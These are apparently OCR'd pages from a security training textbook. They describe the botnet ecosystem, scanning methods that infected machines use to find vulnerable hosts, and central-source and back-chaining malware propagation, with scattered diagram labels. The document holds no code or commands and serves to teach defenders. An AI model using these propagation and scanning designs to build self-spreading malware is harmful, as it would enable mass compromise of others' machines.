

Zero-Day Market
Botnet Market
Scan & Intrusion
Owner
C&C
Botnet
Crimeware Toolkit Database
Trojan Command and Control Center
DDoS
Extortion
Malware Market
Client-Side Vulnerability
Malicious Site
Licenses MP3, DivX
Credit Card E-Commerce
Financial Diversion
Data Theft
Phishing
Emails
Spam
Redirect
Client-Side Vulnerability
Mass Mailing
Stock Fraud
Scams
Adverts

Figure 10.6: Botnet ecosystem



Scanning Methods for Finding Vulnerable Machines

Random Scanning	The infected machine probes **IP addresses** randomly from the **target network IP range** and checks for vulnerabilities
Hit-list Scanning	An attacker first collects a list of **potentially vulnerable machines** and then scans them to find vulnerable machines
Topological Scanning	It uses **information obtained from an infected machine** to find new vulnerable machines
Local Subnet Scanning	The infected machine looks for **new vulnerable machines in its own local network**
Permutation Scanning	It uses a **pseudorandom permutation list of IP addresses** to find new vulnerable machines

Scanning Methods for Finding Vulnerable Machines

Discussed below are scanning methods used by an attacker to find vulnerable machines in a network:

- **Random Scanning**

  In this technique, the infected machine (an attacker's machine or a zombie) probes IP addresses randomly in the target network's IP range and checks their vulnerability. On finding a vulnerable machine, it hacks and attempts to infect the vulnerable machine by installing the same malicious code installed on it. This technique generates significant traffic because many compromised machines probe and check the same IP addresses. Malware propagates quickly in the initial stage, and the speed of propagation reduces as the number of new IP addresses available decreases with time.

- **Hit-list Scanning**

  Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half. The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. This technique ensures the installation of malicious code on all the potentially vulnerable machines in the hit list within a short time.

- **Topological Scanning**

  This technique uses the information obtained from an infected machine to find new vulnerable machines. An infected host checks for URLs in the hard drive of a machine that it wants to infect. Subsequently, it shortlists URLs and targets, and it checks their vulnerability. This technique yields accurate results, and its performance is similar to that of the hit-list scanning technique.

- **Local Subnet Scanning**


  In this technique, an infected machine searches for new vulnerable machines in its local network, behind a firewall, by using the information hidden in the local addresses. Attackers use this technique in combination with other scanning mechanisms.

- **Permutation Scanning**

  In this technique, attackers share a common pseudorandom permutation list of IP addresses of all machines. The list is created using a block cipher of 32 bits and a preselected key. If a compromised host is infected during either hit-list scanning or local subnet scanning, the list is scanned from immediately after the point of the compromised host to identify new targets. If a compromised host is infected during permutation scanning, scanning restarts from a random point. If an already infected machine is encountered, scanning restarts from a new random start point in the permutation list. The process of scanning stops when the compromised host consecutively encounters a predefined number of already infected machines and fails to find new targets. Thereafter, a new permutation key is generated to initiate a new scanning phase.

  Permutation scanning has the following advantages:

  - The reinfection of a target is avoided.
  - New targets are scanned at random, thereby ensuring a high scanning speed.



How Does Malicious Code Propagate?

Attackers use three techniques to propagate malicious code to newly discovered vulnerable systems

Central Source Propagation

Attackers place an **attack toolkit on the central source**, and a copy of the attack toolkit is transferred to the newly discovered vulnerable system

Central Source
Copy Code
2
3
1
Exploit
4
Repeat
Attacker
Victim
Next Victim

Back-chaining Propagation

An attacker places an **attack toolkit on his/her own system**, and a copy of the attack toolkit is transferred to the newly discovered vulnerable system

Copy Code
3
1
Exploit
2
4
Repeat
Attacker
Victim
Next Victim

Autonomous Propagation

The attacking **host itself transfers** the attack toolkit to the newly discovered vulnerable system **at the exact time that it breaks** into that system


1
Exploit and Copy Code
2
Repeat
Attacker
Victim
Next Victim

How Does Malicious Code Propagate?

Discussed below are three techniques used by an attacker to propagate malicious code and build attack networks:

- **Central Source Propagation**

  In this technique, the attacker places an attack toolkit on a central source and a copy of the attack toolkit is transferred to a newly discovered vulnerable system. Once the attacker finds a vulnerable machine, they instruct the central source to transfer a copy of the attack toolkit to the newly compromised machine, on which attack tools are automatically installed under management by a scripting mechanism. This initiates a new attack cycle, in which the newly infected machine searches for other vulnerable machines and repeats the process to install the attack toolkit. In general, this technique uses HTTP, FTP, and RPC protocols.



Central Source
2
3
Copy Code
1
Exploit
4
Repeat
Attacker
Victim
Next Victim

Figure 10.7: Central source propagation

- **Back-chaining Propagation**

  In this technique, the attacker places an attack toolkit on their own system, and a copy of the attack toolkit is transferred to a newly discovered vulnerable system. The attack tools installed on the attacking machine use some special methods to accept a connection from the compromised system and then transfer a file containing the attack tools to it. Simple port listeners containing a copy of this file or full intruder-installed web servers, both of which use the Trivial File Transfer Protocol (TFTP), support this back-channel file copy.

